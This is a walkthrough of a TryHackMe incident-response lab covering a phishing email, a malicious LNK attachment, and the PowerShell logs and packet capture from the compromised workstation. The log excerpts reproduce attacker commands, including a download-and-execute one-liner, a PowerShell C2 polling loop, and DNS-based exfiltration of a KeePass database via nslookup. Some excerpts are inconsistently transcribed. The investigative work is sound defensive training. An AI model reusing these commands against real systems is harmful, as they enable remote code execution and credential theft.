

Boogeyman 1

Task 1: Introduction - A New Threat in Town

Artifacts

For the investigation proper, you will be provided with the following artifacts:

- Copy of the phishing email (dump.eml)
- Powershell Logs from Julianne's workstation (powershell.json)
- Packet capture from the same workstation (capture.pcapng)

Note: The powershell.json file contains JSON-formatted PowerShell logs extracted from its original evtx file via the evtx2json tool.

You may find these files in the /home/ubuntu/Desktop/artefacts directory.

Tools

The provided VM contains the following tools at your disposal:

- Thunderbird - a free and open-source cross-platform email client.
- LNKParse3 - a python package for forensics of a binary file with LNK extension.
- Wireshark - GUI-based packet analyser.
- Tshark - CLI-based Wireshark.
- jq - a lightweight and flexible command-line JSON processor.

To effectively parse and analyse the provided artefacts, you may also utilise built-in command-line tools such as:

- grep
- sed
- awk
- base64

Now, let's start hunting the Boogeyman!

Task 2: Email Analysis - Look at the Headers!

The Boogeyman is here!

Julianne, a finance employee working for Quick Logistics LLC, received a follow-up email regarding an unpaid invoice from their business partner, B Packaging Inc.

Unbeknownst to her, the attached document was malicious and compromised her workstation.

Hi Julianne,

I hope you are well.

I just wanted to drop you a quick note to remind you in respect of document #39586972 is due for payment on January 20, 2023.

I would be grateful if you could confirm everything is on track for payment.

For additional information, kindly see the attached document.

You may use this code to view the encrypted file:

Best regards,
Arthur Griffin
Collections Officer
B Packaging Inc.

The security team was able to flag the suspicious execution of the attachment, in addition to the phishing reports received from the other finance department employees, making it seem to be a targeted attack on the finance team. Upon checking the latest trends, the initial TTP used for the malicious attachment is attributed to the new threat group named Boogeyman, known for targeting the logistics sector.
You are tasked to analyse and assess the impact of the compromise.

Investigation Guide

Given the initial information, we know that the compromise started with a phishing email. Let's start with analysing the dump.eml file located in the artefacts directory.

There are two ways to analyse the headers and rebuild the attachment:

- The manual way uses command-line tools such as cat, grep, base64, and sed. Analyse the contents manually and build the attachment by decoding the string located at the bottom of the file.

ubuntu@tryhackme:~

```
ubuntu@tryhackme$ echo # sample command to rebuild the payload,  
presuming the encoded payload is written in another file, without all  
line terminators  
ubuntu@tryhackme$ cat *PAYLOAD FILE* | base64 -d > Invoice.zip
```

- An alternative and easier way to do this is to double-click the EML file to open it via Thunderbird. The attachment can be saved and extracted accordingly.

Once the payload from the encrypted archive is extracted, use lnkparse to extract the information inside the payload.


ubuntu@tryhackme:~


```
ubuntu@tryhackme$ lnkparse *LNK FILE*
```

Answer the questions below:

What is the email address used to send the phishing email?

First I open the dumped email with the Thunderbird app.





In the email we can see the attacker was masquerading as Arthur Griffin by typosquatting using an email address that appears close to the real email address at a glance.

Answer: agriffin@bpakcaging.xyz

What is the email address of the victim?

Answer: julianne.westcott@hotmail.com

What is the name of the third-party mail relay service used by the attacker based on the DKIM-Signature and List-Unsubscribe headers?


To find the answer to this question I clicked on the more tab in the top right of the Thunderbird client and clicked on the View Source option. From there I scanned the output until I saw the DKIM signatures.

```
DKIM-Signature: v=1; a=rsa-sha256; d=bpakcaging.xyz; s=api; c=relaxed/simple;
t=1673601926; h=from:date:subject:reply-to:to:list-unsubscribe:mime-version;
bh=D0RzQK4K9VX05g47mYpyX7cPagIyvAX1RLfbY0szvCc=;
b=dCB9MhhsZqg4h2P9dg5zMjLj7HVS9vt0fxUqEzH8cj6ft+YBJxvZHkF8uc+CeOas6CoICaPu13Q
oL/xVebg3a08bmlooJWTAZx7mmrh/1ZQBVHm3wvGVI9Xn55nhWzRGoqVOAAPPM6+MEHFwZDIjKDAs
RpDurrnykQeCXCp127k=
DKIM-Signature: v=1; a=rsa-sha256; d=elasticemail.com; s=api;
c=relaxed/simple; t=1673601926;
h=from:date:subject:reply-to:to:list-unsubscribe;
bh=D0RzQK4K9VX05g47mYpyX7cPagIyvAX1RLfbY0szvCc=;
b=jcC3z+U5lVQUJEYRyQ76Z+xaJMrXN2YdjyM8pUl7hgXesQaY7rqSORNRWynpDQ3/CBSllw31eDq
WmoqpFqj2uVy5RXK73lkBEHs5ju1eH/4svHpZLS9+wU/t05dfZVUImvY32iinpJCToiMLjdpKYMA/
d5SRGaluAltav9f70zM=
```

Answer: elasticemail

What is the name of the file inside the encrypted attachment?

To answer this question I saved the .zip file found in the email to my desktop and unzipped it.



Answer: Invoice_20230103.lnk

What is the password of the encrypted attachment?

This is a simple one as the password is clearly stated in the email we looked at previously.

Answer: Invoice2023!

Based on the result of the Inkparse tool, what is the encoded payload found in the Command Line Arguments field?

To answer this one I opened the terminal and first had to change directories to my Desktop where I saved the extracted file then I ran the Inkparse tool on the .lnk file.

```
ubuntu@tryhackme:~/Desktop$ lnkparse Invoice_20230103.lnk
Windows Shortcut Information:
Link CLSID: 00021401-0000-0000-C000-000000000046
Link Flags: HasTargetIDList | HasName | HasRelativePath | HasWorkingDir | HasArguments | HasIconLocation |IsUnicode | HasExpIcon - (16637)
File Flags: - (0)

Creation Timestamp: None
Modified Timestamp: None
Accessed Timestamp: None

Icon Index: 0
Window Style: SW_SHOWMINNOACTIVE
HotKey: CONTROL - C {0x4302}

TARGETS:
Index: 78
ITEMS:
Root Folder
    Sort Index: My Computer
    Guid: 20D04FE0-3AEA-1069-A2D8-08002B30309D
Volume Item
    Flags: 0xf
    Data: None
File entry
    Flags: Is directory
    Modification time: None
    File attribute flags: 16
    Primary name: Windows
File entry
    Flags: Is directory
    Modification time: None
    File attribute flags: 16
    Primary name: System32
File entry
```

Scrolling through the output we find the answer under the DATA section.

```
Primary name: powershell.exe
DATA
Description: Invoice Jan 2023
Relative path: ...\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
Working directory: C:\\
Command line arguments: -nop -windowstyle hidden -enc aQBIAHgAIAAoAG4AZQB3AC0AbwBiAGOAZQBjAHQAIABuAGUAdAAuAHcAZQBLAGMabAbpAGUAbgB0ACKALgBkAGBAdwBuAGwAbwBhAGQAcwB0HIAaQBIAAGCAKAAnAGgAdAB0AHAAOgAvACBAZgBpAGwAZQBzAC4AYgBwAGEAawBjAGEAZwBpAG4AZwAuAHgAeQB6ACBAdQBwAGQAYQB0AGUAJwApAA==

Icon location: C:\\Users\\Administrator\\Desktop\\excel.ico

EXTRA BLOCKS:
ICON_LOCATION_BLOCK
    Target ansi: %USERPROFILE%\\Desktop\\excel.ico
    Target unicode: %USERPROFILE%\\Desktop\\excel.ico
SPECIAL_FOLDER_LOCATION_BLOCK
    Special folder id: 37
KNOWN_FOLDER_LOCATION_BLOCK
    Known folder id: 1AC14E77-02E7-4E5D-B744-2EB1AE5198B7
METADATA_PROPERTIES_BLOCK
    Version: 0x3505331
    Format id: 46588AE2-4C8C-4338-BBFC-1393269860CE
```

Answer:

aQBIAHgAIAAoAG4AZQB3AC0AbwBiAGOAZQBjAHQAIABuAGUAdAAuAHcAZQBiAG
 MAAbAbpAGUAbgB0ACKALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKA
 AnAGgAdAB0AHAAOgAvAC8AZgBpAGwAZQBzAC4AYgBwAGEAawBjAGEAZwBpAG
 4AZwAuAHgAeQB6AC8AdQBwAGQAYQB0AGUAJwApAA

Task 3: Endpoint Security - Are you sure that's an invoice?

Based on the initial findings, we discovered how the malicious attachment compromised Julianne's workstation:

- A PowerShell command was executed.
- Decoding the payload reveals the starting point of endpoint activities.

Investigation Guide

With the following discoveries, we should now proceed with analysing the PowerShell logs to uncover the potential impact of the attack:

- Using the previous findings, we can start our analysis by searching the execution of the initial payload in the PowerShell logs.
- Since the given data is JSON, we can parse it in CLI using the jq command.

Note that some logs are redundant and do not contain any critical information; hence can be ignored.

JQ Cheatsheet

jq is a lightweight and flexible command-line JSON processor. This tool can be used in conjunction with other text-processing commands.

You may use the following table as a guide in parsing the logs in this task.

Note: You must be familiar with the existing fields in a single log.

Parse all JSON into beautified output	<code>cat powershell.json jq</code>
Print all values from a specific field without printing the field	<code>cat powershell.json jq '.Field1'</code>
Print all values from a specific field	<code>cat powershell.json jq '{Field1}'</code>
Print values from multiple fields	<code>cat powershell.json jq '{Field1, Field2}'</code>
Sort logs based on their Timestamp	<code>cat powershell.json jq -s -c 'sort_by(.Timestamp) .[]'</code>
Sort logs based on their Timestamp and print multiple field values	<code>cat powershell.json jq -s -c 'sort_by(.Timestamp) .[] {Field}'</code>

Answer the questions below:

What are the domains used by the attacker for file hosting and C2? Provide the domains in alphabetical order. (e.g. a.domain.com,b.domain.com)

This one took me a bit of time. At first I tried using just `cat powershell.json | jq` but that was a lot of data so I tried narrowing it down to just the context info field because I kept seeing CommandName=Invoke-WebRequest and an encoded payload. Whenever I tried to decode the payload in CyberChef though all I got was nonsense data. So then I tried `cat powershell.json | jq '{ScriptBlockText}' | sort | uniq` and found the answers.

```

ubuntu@tryhackme:/Desktop/artefacts$ cat powershell.json | jq '{ScriptBlockText}' | sort | uniq
"ScriptBlockText": "$file='C:\\Users\\j.westcott\\Documents\\\\protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file); $pwd"
"ScriptBlockText": "$hex = ($bytes|ForEach-Object ToString X2) -join '';$pwd"
"ScriptBlockText": "$s=$cd.bpakcaging.xyz:8080';$i='Bcce49b0-b86459bb-27fe2489';$p='http://'$v=Invoke-WebRequest -UseBasicParsing -Uri $p -Method GET -Headers @{'X-38d2-8f49'=$i}.Content;if ($c -ne 'None') {Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p -Method POST -Headers @{'X-38d2-8f49'=$i} -Body $t}
"ScriptBlockText": "$split = $hex -split '(\\s{50})"'; ForEach ($line in $split) { nslookup -q=A \"$line.bpakcaging.xyz\" $destination;} echo
"ScriptBlockText": ".\\Music\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \\\"SELECT * FROM NOTE LIMIT 100\"; $pwd"
"ScriptBlockText": ".\\sb.exe -group=all;$pwd"
"ScriptBlockText": ".\\sb.exe -group=user;$pwd"
"ScriptBlockText": ".\\sb.exe all;$pwd"
"ScriptBlockText": ".\\sb.exe system;$pwd"
"ScriptBlockText": ".\\sb.exe;$pwd"
"ScriptBlockText": ".\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\$pwd"
"ScriptBlockText": "Seatbelt.exe -group=user;$pwd"
"ScriptBlockText": "cd ..;$pwd"
"ScriptBlockText": "cd ..\\AppData;$pwd"
"ScriptBlockText": "cd C:\\;$pwd"
"ScriptBlockText": "cd Documents;$pwd"
"ScriptBlockText": "cd Music;$pwd"
"ScriptBlockText": "cd Public;$pwd"
"ScriptBlockText": "cd Users;$pwd"
"ScriptBlockText": "cd j.westcott;$pwd"
"ScriptBlockText": "echo 'r;$pwd"
"ScriptBlockText": "iex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')"
"ScriptBlockText": "iex(new-object net.webclient).downloadstring('https://github.com/S3cur3Th1sSh1t/PowerSharpPack/blob/master/PowerSharpBit$pwd"
"ScriptBlockText": "iwr http://files.bpakcaging.xyz/sb.exe -outfile sb.exe;$pwd"
"ScriptBlockText": "iwr http://files.bpakcaging.xyz/sq3.exe -outfile sq3.exe;$pwd"

```

Answer: cdn.bpakcaging.xyz, files.bpakcaging.xyz

What is the name of the enumeration tool downloaded by the attacker?

From the output of the same command ran in the last question we find the answer.

```

"ScriptBlockText": ".\\sb.exe system;$pwd"
"ScriptBlockText": ".\\sb.exe;$pwd"
"ScriptBlockText": ".\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\$pwd"
"ScriptBlockText": "Seatbelt.exe -group=user;$pwd"
"ScriptBlockText": "cd ..;$pwd"

```

Answer: Seatbelt

Side Note: I had never heard of Seatbelt before so I looked it up and according to the GitHub page it is a “C# project that performs a number of security oriented host-survey “safety checks” relevant from both offensive and defensive security perspectives.”

What is the file accessed by the attacker using the downloaded sq3.exe binary?

Provide the full file path with escaped backslashes.

Looking at the hint given by TryHackMe they say to trace back the executed cd commands so I used grep to search for “sq3.exe” and “cd” and got this output:

```

ubuntu@tryhackme:/Desktop/artefacts$ cat powershell.json | jq '{ScriptBlockText}' | sort | uniq | grep -e 'sq3.exe' -e 'cd'
"ScriptBlockText": "$s=$cd.bpakcaging.xyz:8080';$i='Bcce49b0-b86459bb-27fe2489';$p='http://'$v=Invoke-WebRequest -UseBasicParsing -Uri $p -Method GET -Headers @{'X-38d2-8f49'=$i}.Content;if ($c -ne 'None') {Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p -Method POST -Headers @{'X-38d2-8f49'=$i} -Body $t}
"ScriptBlockText": ".\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \\\"SELECT * FROM NOTE LIMIT 100\"; $pwd"
"ScriptBlockText": ".\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\$pwd"
"ScriptBlockText": "cd ..;$pwd"
"ScriptBlockText": "cd ..\\AppData;$pwd"
"ScriptBlockText": "cd C:\\;$pwd"
"ScriptBlockText": "cd Documents;$pwd"
"ScriptBlockText": "cd Music;$pwd"
"ScriptBlockText": "cd Public;$pwd"
"ScriptBlockText": "cd Users;$pwd"
"ScriptBlockText": "cd j.westcott;$pwd"
"ScriptBlockText": "iwr http://files.bpakcaging.xyz/sq3.exe -outfile sq3.exe;$pwd"
ubuntu@tryhackme:/Desktop/artefacts$ 

```

We see the attacker in the “C:\\\\Users\\\\j.westcott\\” directory and ran the command \\sq3.exe

AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState and downloaded the file plum.sqlite.

Answer:

C:\Users\j.westcott\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite

What is the software that uses the file in Q3?

We can see in the previous screenshot that the answer is Microsoft Sticky Notes

Answer: Microsoft Sticky Notes

What is the name of the exfiltrated file?

If we remove the grep command and go back to just using the `cat powershell.json | jq '{ScriptBlockText}' | sort | uniq` command we'll see the answer.

```
ubuntu@tryhackme:~/Desktop/artifacts$ cat powershell.json | jq '{ScriptBlockText}' | sort | uniq
"ScriptBlockText": "$file='C:\\Users\\j.westcott\\Documents\\protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);pwd"
"ScriptBlockText": "$file='protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);pwd"
"ScriptBlockText": "$hex = ($bytes|[ForEach-Object ToString X2] -join '')";pwd"
"ScriptBlockText": "$s='cdn.bpkcaging.xyz:8080';$i='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p$/$8cce49b0 -Headers @{"X-3d2-8f49"=$i}.Content;if ($c -ne 'None') {$r=hex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$/$27fe2489 -Method POST -Headers @{"X-3d2-8f49"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}\n"
"ScriptBlockText": "$split = $hex -split '(\\\$\\{50\\})'; ForEach ($line in $split) { nslookup -q=A \"$line.bpkcaging.xyz\" $destination; echo \"Done\";pwd"
"ScriptBlockText": ".\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SELECT * from NOTE limit 100\";pwd"
```

Answer: protected_data.kdbx

What type of file uses the .kdbx file extension?

A quick Google search tells us that KeePass, an open-source password manager uses .kdbx files.

Answer: KeePass

What is the encoding used during the exfiltration attempt of the sensitive file?

From the same terminal output we can see that the attacker used hex to encode the files.

```
ubuntu@tryhackme:~/Desktop/artifacts$ cat powershell.json | jq '{ScriptBlockText}' | sort | uniq
"ScriptBlockText": "$file='C:\\Users\\j.westcott\\Documents\\protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);pwd"
"ScriptBlockText": "$file='protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);pwd"
"ScriptBlockText": "$hex = ($bytes|[ForEach-Object ToString X2] -join '')";pwd"
"ScriptBlockText": "$s='cdn.bpkcaging.xyz:8080';$i='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p$/$8cce49b0 -Headers @{"X-3d2-8f49"=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $p$/$8cce49b0 -Headers @{"X-3d2-8f49"=$i}).Content;if ($c -ne 'None') {$r=hex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$/$27fe2489 -Method POST -Headers @{"X-3d2-8f49"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}\n"
"ScriptBlockText": "$split = $hex -split '(\\\$\\{50\\})'; ForEach ($line in $split) { nslookup -q=A \"$line.bpkcaging.xyz\" $destination; echo \"done\";pwd"
"ScriptBlockText": ".\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SELECT * from NOTE limit 100\";pwd"
```

Answer: Hex

What is the tool used for exfiltration?

```
ubuntu@tryhackme:~/Desktop/artifacts$ cat powershell.json | jq '{ScriptBlockText}' | sort | uniq
"ScriptBlockText": "$file='C:\\Users\\j.westcott\\Documents\\protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);pwd"
"ScriptBlockText": "$file='protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);pwd"
"ScriptBlockText": "$hex = ($bytes|[ForEach-Object ToString X2] -join '')";pwd"
"ScriptBlockText": "$s='cdn.bpkcaging.xyz:8080';$i='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p$/$8cce49b0 -Headers @{"X-3d2-8f49"=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $p$/$8cce49b0 -Headers @ {"X-3d2-8f49"=$i}).Content;if ($c -ne 'None') {$r=hex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$/$27fe2489 -Method POST -Headers @ {"X-3d2-8f49"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}\n"
"ScriptBlockText": "$split = $hex -split '(\\\$\\{50\\})'; ForEach ($line in $split) { nslookup -q=A \"$line.bpkcaging.xyz\" $destination; echo \"done\";pwd"
"ScriptBlockText": ".\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SELECT * from NOTE limit 100\";pwd"
```

Answer: nslookup

Task 4: Network Traffic Analysis - They got us. Call the bank immediately!

Based on the PowerShell logs investigation, we have seen the full impact of the attack:

- The threat actor was able to read and exfiltrate two potentially sensitive files.
- The domains and ports used for the network activity were discovered, including the tool used by the threat actor for exfiltration.

Investigation Guide

Finally, we can complete the investigation by understanding the network traffic caused by the attack:

- Utilise the domains and ports discovered from the previous task.
- All commands executed by the attacker and all command outputs were logged and stored in the packet capture.
- Follow the streams of the notable commands discovered from PowerShell logs.
- Based on the PowerShell logs, we can retrieve the contents of the exfiltrated data by understanding how it was encoded and extracted.


Answer the questions below:

What software is used by the attacker to host its presumed file/payload server?

For this I opened the capture.pcapng file found in the artifacts folder with Wireshark.

From here I filtered on the HTTP host files.bpkcaging.xyz I found in an earlier step.

Then I followed the TCP stream to find the answer.



```

GET /sq3.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.18362.145
Host: files.bpakcaging.xyz
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.10.7
Date: Fri, 13 Jan 2023 17:23:38 GMT
Content-type: application/x-msdos-program
Content-Length: 1123840
Last-Modified: Wed, 28 Dec 2022 14:28:28 GMT

```

Answer: Python

What HTTP method is used by the C2 for the output of the commands executed by the attacker?

For this question I found the answer in the PowerShell logs used in the last task. Since the C2 server is the destination for the data it wouldn't be a GET method.

```

ubuntu@tryhackme:/Desktop/arteifacts$ cat powershell.json | jq '{$scriptBlockText}' | sort | uniq
"ScriptBlockText": "$file='protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
